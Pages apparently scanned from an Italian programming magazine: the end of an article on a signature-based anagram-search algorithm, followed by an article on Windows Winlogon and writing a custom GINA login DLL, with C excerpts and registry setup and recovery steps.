approfondirò i concetti che ritengo maggiormente interessanti discutendo un'opportuna struttura dati ed alcune parti dell'algoritmo risolutore.

VERSO LO SVILUPPO DELL'ALGORITMO RISOLUTORE

Il tutto ruota intorno una semplice quanto geniale intuizione che riduce ogni singola parola in un'altra parola battezzata *firma*. Una splendida e utile proprietà è associata al concetto di firma, infatti, una parola e tutti i suoi anagrammi hanno la stessa firma. La firma altro non è che la stringa di partenza ordinata lettera per lettera, in modo crescente (funziona anche con sorting decrescente). La parola *algoritmo* avrà come firma *"agilmoort"*. Risulta evidente che anagrammi della stessa parola, quali *logaritmo*, produrranno identica firma. Trovare l'anagramma di una parola si ridurrà alla ricerca della firma della parola in un dizionario delle firme. In tale dizionario in corrispondenza di ogni firma si troveranno le parole che generano quella firma, appunto gli anagrammi. Abbiamo quindi tutti gli strumenti per risolvere il problema. Inizialmente, bisogna caricare un dizionario su memoria RAM in una struttura che discuteremo di seguito. Breve digressione; per dizionario si intende un normale vocabolario che però sia privo delle definizioni per le singole parole, quindi una sequenza ordinata di parole che abbiano un significato. Sebbene con opportune ricerche tali dizionari si possono reperire in rete, in caso di problemi o se non si dispone di un accesso a internet (cosa improbabile!) si può aggirare l'ostacolo producendo un proprio dizionario. Un dizionario si produce prendendo dei testi in italiano (in formato *.txt* la cosa è più facile) ed estraendo da essi le singole parole ed aggiungendole, qualora non siano presenti, nel dizionario stesso. Esperienza interessante è quella portata avanti proprio da Giustozzi che man mano che scrive articoli alimenta un proprio dizionario. Mi chiedo se il mio dizionario a fronte di circa 250.000 parole scritte su questa rivista (se ho fatto bene i conti) sarebbe abbastanza ricco di termini. Vi farò sapere. Ma torniamo al problema. Bisognerà poi produrre un'altra struttura che accoppierà ad ogni parola la sua firma, ordinandola per firme (come vedremo nei dettagli le prime due fasi si possono sincopare). Successivamente, è necessario collassare (accorpare) la struttura ottenuta sulle firme, tenendo traccia ovviamente delle parole che corrispondono a firme uguali. Fatto ciò, qualora si voglia ricercare l'anagramma di un qualsiasi termine basterà calcolare la sua firma e ricercarla nella struttura appena descritta e visualizzare in output tutte le parole legate a quella determinata firma. Tale metodo funziona nel caso più semplice per il quale si vuole anagrammare una singola parola con un'altra singola parola. Il caso più generale di anagramma multiparola

AELM → MELA → nil
AEPR → PERA → nil
AGNOR → GRANO → nil
AILOV → OLIVA → VIOLA → nil
AORS → ROSA → nil
EFIOR → FIORE → nil

Fig. 1: **Come struttura dati si utilizza un vettore di liste.**

Anagrammi nel vangelo

Un esempio di uso retorico dell'anagramma per dare più forza alla frase si ritrova anche nel vangelo. Gesù ne fece uso, tra l'altro, quando per mostrare il comportamento ipocrita dei Farisei disse: "Guide cieche! Voi scolate il moscerino è inghiottite il cammello! Guai a voi, Scribi e Farisei ipocriti, …" (Matteo 23, 24-25). L'anagramma si riscontra nella versione originale in aramaico in cui le parole moscerino e cammello, che quindi non sono state scelte a caso, si traducono in galma e gamla.

Sul Web

Il sito italiano di maggiore interesse è sviluppato dal citato Corrado Giustozzi.
http://www.nightgaunt.org/anagrams
Dove troverete sia notizie e teorie sulla anagrammatica e sia il motore anagrammatico italiano. A livello planetario segnalo il sito:
http://www.wordsmith.org/anagram
Qui oltre ad un ampia sezione teorica rileverete (o rivelerete? boh) un potente motore di anagrammi che al link advanced fornisce utili funzioni aggiuntive. Innanzitutto, da la possibilità di scelta tra diverse lingue tra cui vi è anche l'italiano, inoltre, permette di includere ed escludere parole all'interno della frase anagrammata e di fissare il numero massimo di accezioni e il minimo di lettere per ogni parola della frase anagrammata (si fa riferimento al caso più generale di anagramma multiparola).
Molto interessante e "simpatico" è il sito:
http://www.anagramgenius.com/server.html
Qui sono già pronti anagrammi in lingua inglese, riferiti ovviamente agli USA.

in cui l'origine è più in generale una parola, ossia una frase (anche la semplice sequenza: *nome, spazio, cognome*), e l'anagramma può anche essere una frase, è un ampliamento del metodo appena descritto.
Ma adesso dedichiamoci al caso più semplice di anagramma di singola parola, aggiungendo utili tasselli allo sviluppo completo di un algoritmo che risolva il problema.

UNA STRUTTURA DATI

La progettazione di una struttura dati efficace è una premessa indispensabile per il buon funzionamento dell'algoritmo. Dando per scontato che l'origine delle informazioni è un file, nel caso più generale di testo *.txt*, e che anche l'output, che può essere considerato il dizionario delle firme, la cui struttura sarà trattata solo brevemente per completezza di informazione, è un file, si tratta di studiare quale sia la migliore soluzione di memorizzazione dei dati nella RAM su cui implementeremo in nostri algoritmi; ed ancora quali siano le migliori scelte per ottenere il dizionario delle firme a partire dal vocabolario. La variabile strutturata su memoria volatile dovrà soddisfare alcune esigenze: la possibilità di ordinamento per firma e l'associazione di una firma a più parole in modo efficiente. Un giusto compromesso che ha un adeguato comportamento in tale situazione può ritenersi un array di liste, che presenti cioè nella generica cella del vettore una stringa pronta ad ospitare la firma e un puntatore ad una lista che contenga altre stringhe su cui far transitare gli anagrammi (parole che generano la corrispondente firma). Tale struttura è descritta in Fig. 1. Per ovvie ragioni di spazio il dizionario è alquanto modesto.

CONTINUANDO CON LO SVILUPPO

Per la soluzione del problema si può pensare allo sviluppo di due separati programmi. Il primo per la produzione di un dizionario di anagrammi sulla base di un dizionario in lingua (italiana), il comune vocabolario. Il secondo programma invece, che presuppone il possesso di un dizionario di firme, si occupa, a fronte dell'input di una parola da anagrammare, di individuare tutti i suoi anagrammi. Utilizzando il consolidato strumento: pseudocodice cominciamo con l'esaminare il primo dei due programmi:

```
// Produzione dizionario firme-anagrammi
scaricadizionario(sorgente,firme)
ordina(firme)
collassa(firme)
carica(firme,destinatario)
```

La routine *scaricadizionario* si occupa di trasferire su di un vettore, così come descritto nel paragrafo precedente, tutte le firme delle locuzioni del dizionario. Nel codice presentato il file è sorgente e il vettore è chiamato *firme*. Al termine di tale procedura avremo un vettore a cui ad ogni cella è collegato esattamente un nodo. Nella cella è presente la firma e nel nodo appeso la parola che la produce. Calcolare la firma di una parola, prevede il semplice ordinamento della parola, che essendo una stringa si riduce ad una banale operazione. Il vettore ottenuto va ordinato per firma, in tal modo sarà più facile procedere, ciò è svolto da *ordina*. La routine *collassa* accorpa tutte le celle che abbiano uguali firme.





Fig. 2: **Fasi di produzione dizionario firme.**

Soluzioni

In particolare, si scorrono per ogni singola firma tutte le caselle del vettore con lo stesso valore di stringa, essendo una struttura ordinata per firma sarà sufficiente una scansione sequenziale, dove ad ogni passo bisognerà aggiungere (fare un append alla lista) la nuova parola che corrisponde alla corrente firma nella lista corrispondente alla prima delle firme uguali presenti nel vettore. Tutte le firme accorpate alla prima della sequenza (tranne appunto la prima) verranno segnate con una stringa particolare, ad esempio: '****'. Si ripeterà il processo per tutte le sequenze di firme uguali. Alla fine di questa fase si potrà comodamente, con procedimento di complessità lineare, ovvero, con una sola scansione, ricopiare il vettore su un altro vettore avendo cura del fatto di ignorare le stringhe marchiate. L'ultima delle procedure riporta la struttura prodotta su di un file di testo denominato *destinatario*. Rispettando semplici regole sintattiche, come la separazione di tutte le parole con virgola e la separazione tra firma e anagrammi con il simbolo due punti ed ancora la separazione delle varie firme con un comando di fine linea, sarà più semplice scaricare all'occorrenza il dizionario delle firme su un vettore di liste (secondo programma). In Fig. 2, sono riportati tutti i passi che conducono alla produzione del dizionario delle firme. Si noti come la terza fase produca l'esempio di Fig. 1. Un esempio con supporto grafico, a volte, è più esplicativo di pagine e pagine di spiegazione, per cui consiglio di esaminarlo a fondo. Da evidenziare, inoltre, come il collassamento riduca la dimensione del vettore di partenza. Lo scarno dizionario di esempio, utilizzato solo per motivi didattici e di spazio, produce la sola riduzione di un'unità del vettore, per la presenza nel dizionario iniziale di due soli anagrammi (viola- oliva). Nel caso più generale si ha un sensibile accorpamento con fattore di compressione tra il 15 e il 20. L'algoritmo usato ha il vantaggio di produrre una struttura ordinata che sarà molto comoda nella sezione successiva di ricerca dell'anagramma. Ovviamente, la possibilità di poter usare la ricerca binaria ridurrà in maniera sostanziale la complessità. Le fasi di ordinamento e collassamento quindi, non producono tempi di esecuzione elevati, anzi sono $n*log(n)$ il primo e addirittura lineare il secondo (come descritto in precedenza). Il secondo programma ha lo scopo di ricercare per una data parola il suo anagramma, esso può essere sintetizzato nel seguente modo:

```
// Ricerca automatica di anagrammi
scaricadizfirme(sorgfirme,firme)
leggi(parola)
anagramma(firme,parola)
```

La prima procedura *scaricadizfirme* porta nel vettore *firme* il dizionario prodotto nel programma precedente, nel caso specifico *sorgfirme*. Per intenderci è il file che prima era stato chiamato *destinatario*. Dopo aver letto la parola da anagrammare si lancia la procedura *anagramma*. Tale ruotine, di cruciale importanza, altro non è che una semplice ricerca binaria e la successiva scansione lineare della lista degli anagrammi. In conclusione, diciamo che la soluzione proposta pur fornendo obiettivamente ottime prestazioni, può essere migliorata o può essere completamente stravolta a patto che garantisca la stessa efficienza, io consiglio di lavorare lungo le linee tracciate in questo articolo. Problemi tecnici legati al linguaggio di programmazione usato o all'insufficiente hardware, potrebbero richiedere al programmatore di adottare diverse scelte. Quindi si potrebbe rendere necessario ad esempio, l'uso di una lista di lista anziché un vettore di lista o altre scelte che in questo momento non si possono prevedere. Ad ogni modo, la cosa che personalmente ritengo più importante è che sia riuscito (ed è quello che spero) a trasmettere il metodo da utilizzare per grandi linee e che le mie scelte, adottate nel particolare, possano essere di spunto per la produzione propria di un programma.

CONCLUSIONI

Procedendo a ritroso, come il salmone di cui sopra (molto sopra, all'introduzione), volevo segnalare un altro riferimento tra i tanti che ho seminato in queste pagine nella sezione di soluzioni, nel quale partendo dalla mia tesi di laurea, evidenziavo la presenza di informazione nella semplice occorrenza delle singole lettere presenti in generici testi. In quella occasione, per gli amanti della storia ioProgrammo n. 24 (quasi quattro anni fa), scrivevo come mediante tecniche di clustering si poteva procedere alla classificazione di autori e al susseguente riconoscimento (assegnazione dell'autore) di opere antiche la cui paternità non era riscontrata. Un modo per estrarre in modo automatico (con programmi per computer) informazioni da semplici parole, anzi nel caso specifico da semplicissime lettere. Si trattava di un altro esempio di linguistica computazionale. Volevo infine, ricordare agli affezionati lettori, che l'argomento "produzione e ricerca automatica di anagrammi", ancora non è da ritenersi esaurito, vi è un interessante capitolo sugli anagrammi multiparola di cui vi ho solo dato un accenno. Quindi vi aspetto per un'altra puntata.
Alla prossima!

Fabio Grimaldi

Cambia

PELLE AL LOGIN DI WINDOWS

Sistema

Viaggio nei meandri dei sistemi Windows 2000 e XP alla scoperta di "GINA" e dei segreti che reggono e governano l'accesso degli utenti al sistema operativo.

File sul CD
\soft\codice\gina.zip

Il componente di Windows 2000 e XP (in generale dei sistemi con kernel NT) che si preoccupa di fornire il supporto e le procedure per il login è conosciuto come Winlogon. Si tratta di un file eseguibile, presente nella \WINDOWS\SYSTEM32, che Microsoft ha progettato in modo che alcune delle sue funzionalità potessero essere sostituite dai programmatori, permettendo così ai produttori indipendenti di software di creare procedure di accesso personalizzate.

Fig. 1: Winlogon è stato progettato a livelli in modo da consentire ai programmatori di rimpiazzare alcuni dei suoi moduli.

Un'ottima scelta progettuale che gli sviluppatori di casa Redmond hanno preso in considerazione in previsione degli sviluppi futuri di nuove periferiche di autenticazione come i lettori di smartcard, gli scanner di impronte digitali, i riconoscitori biometrici, ossia tutti quegli apparecchi che quanto prima sostituiranno la cara vecchia "password" digitata da tastiera. Il team di sviluppo di Windows ha così pensato di non progettare Winlogon come un unico blocco di programma "monolitico", ma di realizzarlo a livelli, (Fig. 1) implementando le funzioni di identificazione e di autenticazione in un modulo a parte, separato dall'eseguibile e quindi completamente rimpiazzabile. Per "modulo separato" intendiamo una libreria dinamica (DLL) che nella fattispecie è conosciuta al mondo della programmazione col nome di GINA. Sotto questo nomignolo accattivante, si cela un lungo acronimo che sta per *Graphical Identification and Authentication*. Niente donne quindi! GINA è infatti il componente di Windows che implementa a basso livello le funzioni di autenticazione e che si preoccupa inoltre di gestire le operazioni di sessione come la disconnessione, il lock del computer, il ritorno dallo screensaver, lo shutdown. In questo articolo tratteremo dapprima il funzionamento di Winlogon e del sistema di autenticazione di Windows, illustrandone il funzionamento concettuale e i dettagli di implementazione, e infine verrà presentato parte del codice di una DLL di autenticazione personalizzata, capace di rimpiazzare la libreria di Microsoft *MSGINA.DLL*, fornita per default con ogni installazione di Windows. I requisiti per la compilazione del progetto di GINA sono Visual Studio o in alternativa Visual C++ comprensivo dell'utility NMAKE (indispensabile per compilare i sorgenti).

GINA

È la libreria usata dagli sviluppatori che vogliono rimpiazzare i componenti di Windows NT che realizzano le operazioni di identificazione e autenticazione degli utenti. Il nome sta per Graphical Identification and Authentication e corrisponde ad una libreria dinamica, invocata da *WINLOGON.EXE* in fase di avvio del sistema operativo. La libreria predefinita distribuita da Microsoft nei sistemi operativi Windows 2000 /XP è *MSGINA.DLL*, presente nella cartella \WINDOWS\SYSTEM32. Il sito di riferimento per le tecnologie di autenticazione di Windows è:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/gina.asp

GLI STATI POSSIBILI DI UN LOGIN

Per prima cosa spieghiamo quali sono i compiti adibiti a Winlogon e GINA, cercando di illustrare come questi due componenti interagiscano fra loro per realizzare il complesso meccanismo di autenticazione di Windows. La gestione della sicurezza degli accessi di Windows 2000 /XP è una procedura abbastanza complessa, che non va pensata come una semplice finestra di richiesta password all'avvio, perché in questi casi bisogna fare i conti con problematiche come il blocco del sistema prima dell'autenticazione, l'avvio dei servizi in modo indipendente, il caricamento dei profili personali dell'utente che effettua il login, la limitazione delle risorse accessibili per ciascun utente. Microsoft rappresenta il meccanismo di autenticazione con un automa a tre stati che modellano le possibili posizioni in cui può trovarsi un utente (*disconnesso, connesso o col computer bloccato*), mentre le transizioni che per-





Fig. 2: Automa a stati che modella l'evoluzione di una sessione di login di Windows.

mettono il passaggio da uno stato all'altro sono proprio le procedure implementate da Winlogon.

WINLOGON CHIAMA, GINA RISPONDE

Abbiamo visto ciò che avviene in una procedura d'accesso e autenticazione ad "alto livello", ma come si comporta in realtà Windows? Studiando la cosa ad un livello più basso, ci si accorge che Winlogon non fa altro che definire e registrare una particolare classe monitor chiamata *"Logon Notify Windows"*. Questa classe è una finestra che si comporta da listener, cioè resta in ascolto dei messaggi del sistema e attende un messaggio di tipo SAS *(Secure Attention Sequence)*, cioè una particolare sequenza di eventi che individua la volontà da parte di un utente di accedere al sistema effettuando il login; nella fattispecie corrisponde alla pressione di *CTRL+ALT+CANC*, ma potrebbe essere anche l'inserimento di una smartcard nell'apposito lettore o la lettura eseguita da un dispositivo biometrico. Il caricamento della libreria GINA avviene proprio in questa fase: Winlogon per prima cosa effettua una chiamata alla *GetProfileString* per ricavare il nome della libreria di autenticazione predefinita del sistema. È proprio grazie a questo meccanismo – implementato da Microsoft – che è possibile sostituire e rimpiazzare GINA con una versione personalizzata: Winlogon infatti non conosce a priori la DLL da utilizzare, ma ne ricava il nome e la posizione tramite la chiave di registro *GinaDLL* localizzata in:

```
HKLM\\Software\\Microsoft\\WindowsNT
                    \\CurrentVersion\\Winlogon
```

Si tratta di una chiave in formato stringa (da inserire manualmente nel registro) che punta alla libreria GINA personalizzata che si vuole utilizzare. Qualora questa chiave non esista o non sia stata specificata, Winlogon caricherà la libreria predefinita di sistema (*MSGINA.DLL*). È bene sottolineare un fatto molto importante: l'uso spropositato di questa chiave di registro potrebbe causare il blocco della macchina in fase di avvio, proprio per il fatto che Winlogon non riesce ad accedere a GINA. Un ripristino per ovviare a questa situazione d'emergenza, da non escludere, è possibile solo tramite un riavvio in modalità provvisoria e mediante la cancellazione della chiave di registro inconsistente. Dopo aver localizzato la DLL giusta, Winlogon effettua una chiamata a *LoadGinaDll* per caricare la libreria: se il nome non corrisponde a quella predefinita (*MSGINA.DLL*), Winlogon usa la WlxNegotiate e quindi la *LoadLibraryW*, che identifica i puntatori delle funzioni esportate dalla libreria. Quando poi Winlogon riceverà la notifica di un evento di tipo SAS (che può avvenire anche ad opera di GINA tramite la *WlxSasNotify*), scatta il cambiamento di stato, per come descritto prima nell'automa e usando una delle seguenti funzioni:

```
WlxLoggedOnSas
WlxLoggedOutSas
WlxWkstaLockSas
```

Infine, una volta avvenuta l'autenticazione, GINA provvede a fare il resto delle operazioni, caricando il profilo dell'utente dalla chiave di registro personale *HKEY_LOCAL_USER* e creando gli eventuali processi dell'utente con la funzione *CreateProcessAsUser.*

DIALOG SERVICES: COMUNICAZIONI FRA WINLOGON E GINA

La comunicazione tra Winlogon e GINA è quindi la parte cruciale del meccanismo di login di Windows: GINA non fa altro che rispondere alle chiamate di Winlogon e regola i passaggi da uno stato all'altro di una sessione. Viceversa si può dire anche che GINA ha bisogno di Winlogon, poiché esso fornisce una serie di dialog services utili per costruire e disegnare le finestre di dialogo (come quella di richiesta username e password); si tratta di servizi simili a quelli tradizionali per Win32, ma specializzati in questo caso per un utilizzo in fase di avvio:

Funzione	Descrizione
WlxMessageBox	Simile alla *MessageBox*
WlxDialogBox	Simile alla *DialogBox*
WlxDialogBoxIndirect	Simile alla *DialogBoxIndirect*
WlxDialogBoxParam	Simile alla *DialogBoxParam*
WlxDialogBoxIndirectParam	Simile alla *DialogBoxIndirectParam*

Tab. 1: Dialog Services.

Dopo l'accesso, GINA resta comunque "in ascolto" e può ricevere messaggi di tipo WLX_WM_SAS da Winlogon. Ciò avviene ad esempio quando capita nuovamente la pressione della combinazione *CTRL + ALT + CANC* o in caso di disconnessione dell'utente. Allo stesso modo, utilizzando uno scambio di messaggi WLX, viene anche gestito il time-out di sessione, procedura che ad esempio permette di attivare lo screen saver e la sua protezione quando il computer resta inutilizzato per un tot di tempo. In quest'ultimo caso si tratta di uno scambio di messaggi di tipo *WLX_SAS_TYPE_SCRNSVR_TIMEOUT*, incapsulato all'interno di un normale *WLX_WM_SAS*.
Lo schema di incapsulamento dei messaggi è il seguente:

- **WLX_SAS_TYPE_TIMEOUT** - È trascorso un intervallo di tempo (*timeout*) senza interazioni da parte dell'utente.
- **WLX_SAS_TYPE_CTRL_ALT_DEL** - È stata intercettata la pressione di *CTRL+ALT+CANC*.

Sistema

Cambia *pelle al Login di Windows*

Ripristinare la GINA originale

In caso di errori o problemi di avvio dovuti alla libreria *MYGINA.DLL* è possibile ripristinare il computer riavviando in modalità provvisoria (premendo il tasto *F8* in fase di avvio) e aprendo il registro di configurazione di Windows per rimuovere il valore *GinaDLL* inserito in *HKLM\\Software\\Microsoft\\WindowsNT\\CurrentVersion\\Winlogon*. Un'altra possibilità, valida solo per i sistemi *FAT32*, per risolvere il problema nei casi più estremi è quella di avviare tramite un disco di boot e di copiare nella *\WINDOWS\SYSTEM32* il file *MSGINA.DLL* su *MYGINA.DLL*, sovrascrivendola.

Sistema

Cambia
pelle al Login di Windows

- **WLX_SAS_TYPE_SCRNSVR_TIMEOUT** - Il timeout dello screen-saver è scaduto, quindi verrà attivato;

- **WLX_SAS_TYPE_USER_LOGOFF** - L'utente ha richiesto di disconnettersi.

MYGINA.DLL

Il progetto di una libreria di autenticazione personalizzata richiede la creazione di una DLL che rispetta gli schemi e i meccanismi finora descritti. Il progetto di *MyGINA.DLL* si articola in file differenti così definiti:

- **MYGINA.DEF** - Indica le funzioni esportate dalla libreria.

- **MYGINA.H** - Header file della DLL.

- **MYGINA.C** - Codice sorgente della DLL (implementa le funzioni definite nel .DEF).

- **GINA_UTIL.C** - Funzioni ausiliare usate da *MYGINA.C*.

- **MYGINA.DLG** - Contiene le finestre di dialogo per il *login*, lo *shutdown*, il *lock*, ecc.

- **GINA_GUI.C** - Gestione delle finestre di dialogo e dell'interfaccia grafica.

- **MAKEFILE** - File per compilare il progetto.

Dando una prima occhiata al file *MYGINA.DEF*, si possono subito vedere quali sono le definizioni di funzioni che la nostra libreria di login deve esportare: si tratta proprio di alcuni dei metodi illustrati prima nel discorso sull'interazione tra *GINA* e *Winlogon*.

```
LIBRARY MYGINA
EXPORTS
    WlxNegotiate
    WlxInitialize
    WlxDisplaySASNotice
    WlxLoggedOutSAS
    WlxActivateUserShell
    WlxLoggedOnSAS
    WlxDisplayLockedNotice
    WlxWkstaLockedSAS
    WlxIsLockOk
    WlxIsLogoffOk
    WlxLogoff
    WlxShutdown
    WlxScreenSaverNotify
    WlxStartApplication
```

Una qualsiasi libreria di autenticazione personalizzata deve necessariamente esportare e implementare queste funzioni. Il file *header* del progetto contiene invece le definizioni di alcune costanti che si riferiscono alle finestre di dialogo e all'interfaccia grafica della libreria, più i prototipi delle funzioni implementate nei file *GINA_UTIL.C* e *GINA_GUI.C*.

```
// MyGINA.H
// Definizioni costanti del registro di configurazione
#define CHIAVEREG_WINLOGON  TEXT("Software
    \\Microsoft\\Windows NT\\CurrentVersion\\Winlogon")
#define CHIAVEREG_GINADLL TEXT("GinaDLL")
// Definizioni costanti delle finestre di dialogo
#define DIALOG_WELCOME      1000
#define DIALOG_LOCK         1100
#define DIALOG_UNLOCK       1400
#define DIALOG_SESSION      1200
#define DIALOG_LOGON        1300
// Definizioni ID pulsanti
#define ID_LOGOFF           1500
#define ID_LOCK             1501
#define ID_SHUTDOWN         1502
#define ID_RESTART          1503
#define ID_USERNAME         1504
#define ID_PASSWORD         1505
#define ID_DOMAIN           1506
// Struttura dati MYGINA_CONTEXT e relativo puntatore
// contiene le informazioni significative di una sessione
// utente (username, password, dominio, usertoken,
                                        authid, ecc.)
typedef struct _AGENA_CONTEXT {
    PWLX_DISPATCH_VERSION_1_1  WlxFunctions;
    HANDLE hWlx;
    HANDLE hLSA;
    HANDLE hUserToken;
    PSID   pSid;
    LUID   AuthID;
    WCHAR  UserName[MAX_PATH];
    WCHAR  Password[MAX_PATH];
    WCHAR  Domain[MAX_PATH];
} MYGINA_CONTEXT, *PMYGINA_CONTEXT;
// Prototipi delle funzioni
int CALLBACK WelcomeDlgProc(HWND, UINT, WPARAM,
                                        LPARAM);
int CALLBACK LogonDlgProc(HWND, UINT, WPARAM,
                                        LPARAM);
int CALLBACK SessionDlgProc(HWND, UINT, WPARAM,
                                        LPARAM);
int CALLBACK UnlockDlgProc(HWND, UINT, WPARAM,
                                        LPARAM);
BOOL MyGinaLogonUser(PMYGINA_CONTEXT);
BOOL MyGinaUninstall(void);
PWSTR AllocString(PWSTR);
```

Altra particolarità dell'header file è la definizione di una struct *MYGINA_CONTEXT* che contiene i dati significativi di una sessione come *Username*, *Password*, *Dominio*, *Token*, *AuthID*, ecc.
Le finestre di dialogo definite nell'header file, sono implementate dal file *MYGINA.DLG* che può essere aperto e visionato con un qualsiasi editor di testo; ad

SMARTCARD e accesso Biometrico

La possibilità di programmare una propria libreria di autenticazione per rimpiazzare *MSGINA.DLL* è utile per quelle aziende che da tempo stanno sviluppando lettori di smartcard e sensori biometrici per le impronte digitali o il riconoscimento vocale/facciale. Implementare queste tecnologie con GINA è possibile ma richiede anche la conoscenza dei driver predisposti a queste funzioni.

Fig. 3: **Ecco come appare la nostra finestra di login dopo aver installato *MYGINA.DLL* nel sistema**

esempio la finestra iniziale (Fig. 3) di login è così definita:

```
FILE MYGINA.DLG
DIALOG_LOGON DIALOG 29, 22, 146, 107
STYLE DS_MODALFRAME|WS_POPUP|WS_VISIBLE|
                              WS_CAPTION|WS_SYSMENU
CAPTION "Login"
FONT 8, "Arial"

BEGIN
    LTEXT    "Usename  :", -1, 10, 9, 42, 8
    LTEXT    "Password :", -1, 10, 25, 39, 8
    LTEXT    "Dominio  :", -1, 10, 41, 39, 8
    EDITTEXT  ID_USERNAME, 56, 8, 78, 12,
                                   ES_AUTOHSCROLL
    EDITTEXT  ID_PASSWORD, 56, 24, 78, 12,
                                   ES_AUTOHSCROLL
    EDITTEXT  ID_DOMAIN, 56, 40, 78, 12,
                                   ES_AUTOHSCROLL
    PUSHBUTTON "OK", IDOK, 39, 66, 46, 14
    PUSHBUTTON "Annulla", IDCANCEL, 88, 66, 46, 14
    PUSHBUTTON "Spegni", ID_SHUTDOWN, 39, 83, 46, 14
    PUSHBUTTON "Riavvia", ID_RESTART, 88, 83, 46, 14
END
```

Discorso simile si può fare per tutte le altre finestre (Fig. 4) (*LOCK, UNLOCK, SESSION, WELCOME*), che non verranno quindi descritte nei dettagli.

Fig. 4: **GINA non dorme mai ed è pronta ad attivarsi all pressione di *CTRL+ALT+CANC*.**

ATTIVAZIONE E DISCONNESSIONE DI UN UTENTE

Come abbiamo detto, il codice C++ in *MYGINA.C* implementa tutte le funzioni richieste da Winlogon, caratterizzate dal suffisso *Wlx* e che realizzano i passaggi di stato di una sessione. Prendiamo come esempio la funzione invocata all'atto del login, cioè la *WlxActivateUserShell*, che riceve come parametri un eventuale script da eseguire all'avvio della shell (*pszMprLogonScript*), le variabili di ambiente (*pEnvironment*), il Desktop (*pszDesktop*) e un contesto per come definito nella struct precedente.

```
BOOL WINAPI WlxActivateUserShell(PVOID
                        pWlxContext, PWSTR pszDesktop,
  PWSTR pszMprLogonScript, PVOID pEnvironment)
 {
    WCHAR        szInit[MAX_PATH];
    PWSTR        pszTitle;
    STARTUPINFO startupInfo;
    PROCESS_INFORMATION pi;
    DWORD        count = 0;
    p = (PMYGINA_CONTEXT)pWlxContext;
    GetProfileString(TEXT("Winlogon"), TEXT("Userinit"),
                  TEXT("Userinit.exe"), szInit, MAX_PATH);
    pszTitle = wcstok(szInit, TEXT(","));
    while (pszTitle)
    {
       memset(&startupInfo, 0, sizeof(startupInfo));
       startupInfo.cb = sizeof(STARTUPINFO);
       startupInfo.lpTitle = pszTitle;
       startupInfo.dwX = startupInfo.dwY = 0L;
       startupInfo.dwXSize = startupInfo.dwYSize = 0L;
       startupInfo.dwFlags = 0;
       startupInfo.wShowWindow = SW_SHOW;
       startupInfo.lpReserved2 = NULL;
       startupInfo.cbReserved2 = 0;
       startupInfo.lpDesktop = pszDesktop;
       ImpersonateLoggedOnUser(p->hUserToken);
       if (CreateProcessAsUser(p->hUserToken, NULL,
                         pszTitle, NULL, NULL, FALSE,
                     CREATE_UNICODE_ENVIRONMENT,
              pEnvironment, NULL, &startupInfo, &pi))
      {
        count++;
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
      }
      RevertToSelf();
      pszTitle = wcstok(NULL, TEXT(","));
    }
    return(count > 0);
}
```

Il codice della funzione fa uso della *GetProfileString*, che accede al registro per caricare l'unità predisposta all'attivazione del contesto utente (*USERINIT.EXE*), e successivamente utilizza le chiamate *ImpersonateLog-*

Sistema

Cambia ***pelle al Login di Windows***

MSGINA

Alcune funzionalità di MSGINA, la libreria di autenticazione standard di Microsoft, consistono nella possibilità di personalizzare le procedure di accesso usando alcune chiavi di registro localizzate sempre in *HKLM\\Software\\Microsoft\\WindowsNT\\CurrentVersion\\Winlogon*. Ad esempio modificando i valori *LegalNoticeCaption* e *LegalNoticeText*, si possono impostare le stringhe da visualizzare nelle finestre di dialogo della schermata iniziale di accesso.

Sistema

Cambia *pelle al Login di Windows*

Secure Attention Sequence (SAS)

Winlogon utilizza una speciale sequenza di eventi per riconoscere quando un utente vuole effettuare il login. Questa sequenza di eventi viene chiamata SAS. Un esempio di sequenza sicura è la pressione di *CTRL + ALT + CANC* o l'inserimento di una smart card, operazioni che inviano un messaggio di notifica SAS al componente *WINLOGON*.

gedOnUser e *CreateProcessAsUser* per attivare i servizi personali dell'utente che ha effettuato il login correttamente.

Nella fase di disconnessione *(WlxLogOff)* vengono invece rilasciati i puntatori del contesto utente e viene eseguito un check per decidere se bisogna richiedere all'utente la pressione di *CTRL+ALT+CANC* o se è necessario effettuare il login automatico dell'amministratore.

```
VOID WINAPI WlxLogoff(PVOID pWlxContext)
{
    p = (PMYGINA_CONTEXT)pWlxContext;
    p->hLSA = NULL;
    p->hUserToken = NULL;
    if (GetProfileInt(TEXT("Winlogon"),
                                TEXT("AutoAdminLogon"),0))
    {
        p->WlxFunctions->WlxSasNotify(p->hWlx,
                                WLX_SAS_TYPE_CTRL_ALT_DEL);
    }
    return;
}.
```





Fig. 5: **Per installare MYGINA.DLL è necessario inserire una chiave GinaDLL nel registro di Windows.**

Da notare che l'accesso alle funzioni *Wlx* viene eseguito proprio tramite il puntatore ad una struttura *WlxContext*, tramite l'insolita chiamata con puntatori innestati del tipo *p->WlxFunctions->WlxSasNotify.*

Il resto delle funzioni di *MYGINA.C* è simile a quelle esaminate e in molti casi (come nella *WlxShutDown*) si limita ad una sola istruzione di *return*. Il file *GINA_GUI.C* provvede infine a processare i messaggi notificati alle finestre di dialogo di MYGINA usando la sintassi caratteristica delle finestre di Windows (una istruzione *switch* seguita dai diversi casi di messaggio previsti); possiamo limitarci a considerare come esempio la sola *WelcomeDlgProc*:

```
int CALLBACK WelcomeDlgProc(HWND hDlg, UINT Msg,
                            WPARAM wParam, LPARAM lParam)
{
```

```
    switch (Msg)
    {
        case WM_INITDIALOG:
            CenterWindow(hDlg);
            return TRUE;
        case WLX_WM_SAS:
            break;
        default:
            return FALSE;
    }
    return FALSE;
}
```


